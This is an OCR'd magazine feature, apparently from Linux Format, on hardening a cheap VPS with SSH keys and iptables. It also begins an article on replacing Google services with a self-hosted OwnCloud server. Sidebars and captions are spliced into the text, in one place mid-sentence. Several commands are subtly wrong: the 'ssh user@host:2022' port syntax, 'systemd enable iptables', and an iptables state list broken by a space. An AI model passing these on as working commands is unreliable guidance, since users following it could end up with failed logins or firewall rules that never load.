› **Elliptic Curve Crypto is so advanced that you can get away with much shorter key lengths (256, 384 and 521 bits versus 1,024, 2,048, 3,072 or 4,096 for RSA).**

Securing Secure Shell

Although you might have a good memory and a secure password, it's preferable to go one step further and create a keypair to authenticate with *ssh* and disable password logins altogether. The public key is stored on the server and you should keep your private key somewhere safe and ideally not make any copies of it. If you do lose it, most VPSes will allow you to log in through a serial console and fix things. You can generate the keypair on your local machine by running:

```
$ ssh-keygen
```

You will be prompted for a filename for the private key, and then again for a passphrase. If you envisage having lots of different keys for many different servers, then it's a good idea to change the default filename to include the relevant hostname. Otherwise, the default **~/.ssh/id_rsa** is probably fine. The public key will be generated in the same place with a .pub suffix. Note the pretty random art image associated with the key: these can be useful if you find yourself comparing keys at any point. By default, *ssh-keygen* produces a 2,048-bit RSA keypair which should be fine for all but the most paranoid. There are plenty of options though, so you could also make a 521-bit Elliptic Curve pair with:

```
$ ssh-keygen -t ecdsa -b 521
```

You then copy the key to your server with: »


"Qemu can virtualise x86, PowerPC and S/390, but there's a performance cost."

Disclaimer

Cheap VPS servers are definitely not a good idea for conducting any mission-critical operations or storing any data that is remotely sensitive. In this guide we do some rudimentary hardening, but this won't make you bulletproof. Sound advice is to not run services you don't need/understand and update everything regularly. Almost by design, there will always be some room for mischief. There are attack vectors outside of the VM itself: a kernel-level exploit on an *OpenVZ* setup could compromise any virtual machine running there, or there may be a vulnerability inside your hosting provider's control panel – or any of their infrastructure for that matter.

Be aware, also, that there are many fly-by-night types operating in this budget sector, often overselling appliances through many levels of resellers. Some of them have fancy websites, but do not be deceived. Find some reviews and remember the old adage: if something sounds too good to be true, then it probably is.

And don't expect much help either. You have to do reinstalls and reboots yourself through *cPanel* or (for the more impecunious) *SolusVM*. Although most providers have a ticket system for technical support, this is usually only for help at the hardware and OS image levels. Don't expect them to tell you why your PHP script is running slowly or how to set up *Apache*.



Such AWStats. Much graph. Very comprehensive. Wow.

```
$ ssh-copy-id user@host
```

Replace user and host with the user you set up before and the address of your VPS. This will append your public key to the file **~/.ssh/authorized_keys** on the remote host. If you do have to copy your private key, make sure that its permissions (600) are preserved, otherwise you will found yourself castigated for insecure practices.

Now test your freshly baked key. If you kept the default filename then you don't need any special syntax, otherwise you'll have to use the **-i** (identity file) option:

```
$ ssh -i ~/.ssh/private_key user@host
```

If all has gone according to plan, you should be prompted for the passphrase for your private key and allowed to log in. With that done, we can change the following lines in **sshd_config** on our server to disable password authentication, the legacy v1 protocol and login by anyone other than user, and optionally change the port from the default 22:

```
Port 2022
Protocol 2
PasswordAuthentication no
AllowUsers user
```

Now we restart the SSH server. If you are using the trusty Sysvinit scripts, this is simply just a matter of becoming root and running the command

```
$ /etc/init.d/sshd restart
```

or for Systemd:

```
$ systemctl restart sshd
```

Now the only people that can log in are those in possession of our key file. The server is now also running on a different port, which may deter some script kiddies, but also means you have to point your SSH client appropriately:

```
$ ssh user@host:2022
```

You can use *ssh-agent* to keep this key unlocked for the duration of your local session, which is a handy labour-saving device, although it comes at a small privacy cost. This is achieved with:

```
$ ssh-add ~/.ssh/private_key
```

If you are running some sort of Proper Desktop Environment, or have otherwise figured out how to shoehorn Gnome Keyring or some such onto your system, then you can even automatically unlock and load your key into memory upon login. Again, it's handy but potentially insecure.

It's worth considering tunnelling any services you run explicitly for you or your authorised users over an SSH connection. For example, if you are running a VNC server, then rather than exposing it to the outside world, configure it to listen only on the local loopback address. VNC's default port is 5900, so when we **ssh** from our local machine we forward this port to 5901 like so:

```
$ ssh -L 5901:localhost:5900 user@host:2022
```

"Consider tunnelling services you run explicitly for you over SSH."

The part after the first colon is relative to the remote machine – we are forwarding its port 5900 to our 5901. Providing that the localhost alias is set up correctly in your server's hosts file, you can now tell the VNC client to connect to your local machine on port 5901 (or display :1 in VNC parlance). All going well, you should have a working VNC session and that fuzzy warm feeling that comes when all your clicks and keystrokes are being sent over an encrypted channel.

Playing with fire(walls)

Setting up an iptables-based firewall is our next challenge. The iptables program filters packets based on rules, which exist in a table called filter and are grouped into three chains: INPUT for incoming packets, OUTPUT for outgoing packets and FORWARD for more advanced routing, with which we shall not concern ourselves. Likewise the other tables mangle and nat. Each chain has a default policy, which is usually to accept all packets. Besides accepting them, we also have the target REJECT to vocally dismiss the connection, and DROP to silently ignore the

Full lockdown

Filtering outgoing packets is really only for the paranoid, but if the tinfoil hat demands it here is a quick summary of traffic you will probably want to allow before the big ol' REJECT rule.

Loopback traffic	Similar to incoming rules, use -o lo -j ACCEPT
DNS	TCP and UDP on port 53.
NTP	UDP port 123
HTTP(S)	TCP on ports 80 & 443
FTP	TCP on port 21 (Active FTP will initiate an incoming connection from the server's port 20, but our established/related rule on the INPUT chain should take care of that)
git	TCP 9418
ping	ICMP use --icmp-type 8 (echo) as in incoming rules

If you really want to fulfil the ultimate control freak sysadmin stereotype, then it's possible to log all the packets that iptables rejects, but this can very quickly lead to oversized log files and full disks, which will be much more of a problem for you than someone scanning your box for non-existent SMB shares.

packets. The latter is good for evading detection, but annoying for diagnosing issues. You can examine your current iptables rules by running the following as root:

```
$ iptables -L
```

Let's start with a tabula rasa by purging all currently operational rules (even though there properly aren't any) and any extra chains:

```
$ iptables -F
$ iptables -X
```

While it's tempting to lock down everything here, and indeed an overly permissive firewall is not a good idea, it will be beneficial to concede that connection establishment and packet filtering are more complicated than you might think. It would, after all, be very embarrassing if you locked yourself out of your own machine.


Our first two handy rules deal with traffic on the local interface. A lot of programs talk to each other this way, but we don't allow traffic to access **lo** from the outside world. The third rule conveniently allows all connections that are currently established and any further connections which they engender. That should save you some heartache – you generally want to let in packets from the services to which you connect.

```
$ iptables -A INPUT -i  lo -j ACCEPT
$ iptables -A INPUT ! -i lo -d 127.0.0.0/8 -j REJECT
$ iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
```

Now we ensure incoming SSH connections will not get summarily squashed:

```
$ iptables -A INPUT -p tcp --dport 2022 -j ACCEPT
```

The **-A** option indicates that we are appending this rule to the input chain, so that it is processed after all the other rules. We could also use **-I INPUT 1** to insert this rule at the top of the chain.



With logging turned on we can see all the noisy broadcasts around us that we are ignoring.

It's also nice to enable your server to accept – and subsequently respond to – ping requests:

```
$ iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
```

And if you run a web server then you will want to allow http and https traffic:

```
$ iptables -A INPUT -p tcp --dport 80 -j ACCEPT
$ iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

Now it should be safe to reject all other incoming packets:


```
$ iptables -A INPUT -j REJECT
```

The rules for each of the chains are processed sequentially, so that any incoming packet that do not match any of the earlier rules is rejected.

We have to save our iptables rules and ensure they are restored when/if you reboot. Exactly how you do this depends on your distro/init system. For some, the **iptables-save** command outputs the current rules to stdout, and for Systemd **iptables.service** loads the rules from **/etc/iptables/iptables.rules**, so the following will suffice:

```
$ iptables-save > /etc/iptables/iptables.rules
$ systemd enable iptables
```

"DROP: Good for evading detection, but annoying for diagnosing issues."



If you want to stay sane, don't try to understand the pricing structure for EC2 instances.

For Debian, the standard method is to save the rules per the above and then create the file **/etc/network/if-pre-up.d/iptables** with:

```
#! /bin/sh
/sbin/iptables-restore < /etc/iptables/iptables.rules
```

Hopefully, your chances of getting owned have now been diminished. Exactly what you do from now on is up to you – not doing anything is pointless, but your VPS provider would probably approve. Having your Dropbox folder accessible on your server is sometimes handy, for instance, but on the other hand that might result in the proprietary chills, so why not set up an *OwnCloud* server (*See p78*)? Or how about subscribing to *Linux Format* and learn how to set up a simple *Nginx* [see the archives, **LXF188**] or *Lighttpd* web server? And then getting it to serve usage stats using the great AWStats? Whatever you do, be mindful of security, but if you do get hacked then starting over is trivial. ■

Escape Google



And Facebook » Twitter » Flickr + more!

Liberate your personal data from companies that want to nose through your emails, photos and friends and take over your life.

Google Search I'm getting out of here

We are using the cloud more and more. As internet connections get faster and more reliable, the convenience of having all our data available on all our devices becomes ever more attractive. However, there are disadvantages to using cloud services, particularly the free of charge ones that still have to make a profit somehow.

There are many valid, albeit scary, questions you'll want to mull over before trusting a third party to keep your data safe, and we've listed them below. The answers, as you will discover in this feature, are generally not what you want to hear.

» **Privacy** Is your data stored or is it mined for advertising and marketing purposes?

» **Reliability** Can you be certain that the service you're using will always be available? What guarantees do you have regarding the safety of your data and is there anything you can do to improve this?

» **Security** Is your data encrypted? Who has access to the encryption keys? Could your data be hacked or stolen?

> **"What guarantees do you have regarding the safety ofyour data?"**

» **Continuity** Can the cloud provider suspend or cancel your account, possibly even losing all your data, for any reason?

» **Performance** Is your internet connection fast enough to use the services that you want without delays?

» **Copyright** Who owns the content you upload? Can your photos be sold or published without your consent?

While a large company's security and back-up policies are likely to be better designed and implemented than your own, you still have the questions about what they can do with your data. You may feel that allowing them to parse emails to provide more relevant advertising, which you may or may not ignore, is a fair price for a free service. On the other hand, you may want to keep private emails just that, and if you are using email for business, you've even more concerns. You are not only responsible for your own data but that of organisations you deal with. You may also be concerned about keeping private information within your private network, not only for commercial secrecy but also data protection and preserving the privacy of the people an organisation deals with.


Another serious issue is that the cloud service may be operated in a different country to your own, and therefore subject to a different legal framework and policies. Even if you are happy with the location, there is nothing to stop the cloud service provider moving everything to a data centre in a different country for economic or political reasons – or simply as a tax avoidance measure.

One law for us, another for them

Google has come in for a lot of stick over its approach to privacy (not to mention its apparent consideration that paying tax is optional here in the UK) but Google isn't alone in this, or even the worst offender. Google is simply the provider with the highest profile. To its credit, it is reasonably open about using your data to make money – most of us were aware that Google would read our emails before we signed up for a Gmail account.

Still, the idea of cloud services is appealing and convenient; so how do we resolve this dichotomy? The answer is simply to run your own cloud. That way, you get the convenience of easy access to your data from multiple platforms and locations but you retain control over that data. Now, we are not suggesting that you set up your own data centre to implement your own Gmail, Dropbox and Facebook, but you don't need the scale of those organisations for a home or small business operation.

The cloud is basically built on top of the web, and Linux has something of a track record in providing web services. All you need is a Linux computer running the standard LAMP (Linux, *Apache*, *MySQL*, PHP) stack and you can install most of the software from the following pages in minutes. That just leaves two questions to answer: what and where. Depending on how much you want to do, the hardware could be a small server box, your desktop computer if you leave it switched on all the time it may be needed, or even something really small and power efficient, like a Raspberry Pi or one of the plug computers. Any of these would be hooked up to your local network and so would give excellent speeds when used from within your LAN. They could also be made available from the outside, but then you run into the question of the upload speed of your internet connection. Most domestic internet connections are asymmetric; giving far higher speeds for downloads than uploads. But accessing data from the outside world counts as an upload, so it would be slower – not unusably so, but it's something to be aware of, particularly if you want to support multiple users. If you are providing access from the world at large, life is a lot easier if your internet provider is able to give you a static IP address, otherwise you will need a dynamic DNS service.




The demo at http://demo.owncloud.org lets you have a play around with *OwnCloud* before installing it.

What do you need?

An alternative is a Virtual Private Server (VPS). This is a Linux distro running on a virtual machine at a data centre, so you get the benefit of the fast speeds such environments provide, but it's still your own system and you control what software you include, and any passwords and encryption keys used, and the provider need not be able to read any of your data. You could also use a web host for this, because everything runs on a LAMP stack, but that reduces the options for protecting your data. Whatever the hardware you choose, real or virtual, you need a full LAMP installation. If you are devoting a box to the job, it is simplest to install on the server-oriented distros, like Ubuntu Server, or something like Debian and select the web server option when installing it. If you are using an existing system, installing *Apache*, *MySQL* and PHP should be sufficient. If you install the software we discuss from your distro's package manager, it will take care of this for you.



The desktop sync client lets you set up multiple sync jobs to be run in turn – you're not limited to one directory.



The website offers two ways of installing *OwnCloud*, the simplest of these is to download and extract a tarball – unless your distro has a package for it.

Cloud storage

If you want to go it alone, there's a personal free software alternative to Dropbox, Flickr and many other online services.

Cloud computing is the current buzzword for what is, essentially, using remote computer storage and software through the internet. Gmail, Dropbox, Flickr, Tumblr and personal blogs hosted on Blogspot or WordPress are just some of the cloud computing services that are popular these days.

And as convenient as all these services are, cloud computing has a big problem, at least in the incarnations above. On the one hand, you pay (with personal data, attention or money) somebody to manage hardware and software on your behalf. On the other, all those services and your own content remain available online only for as long as that single provider remains able and willing to keep you in, and keep you according to its own terms and conditions.

The solution to this problem is to create your own cloud: a portable, web-based environment, made of free software; one that can run pretty much everywhere, from basic web hosting accounts (including some free ones) to your own Linux (virtual) server. This tutorial explains how to use *OwnCloud* (**http://owncloud.org**), one of the most promising free software projects in this space, which now boasts its own annual conference in Berlin.



In order to whet your appetite and increase your motivation, the tutorial is divided into two main parts. The first presents what end users can do with an already-existing *OwnCloud* instance. The second part explains how to install, configure and administer such an instance.


OwnCloud's basic services are a mix of online file storage, calendars and an address book. It's possible to access and synchronise *OwnCloud* folders directly from your desktop. The same installation can host many independent users.

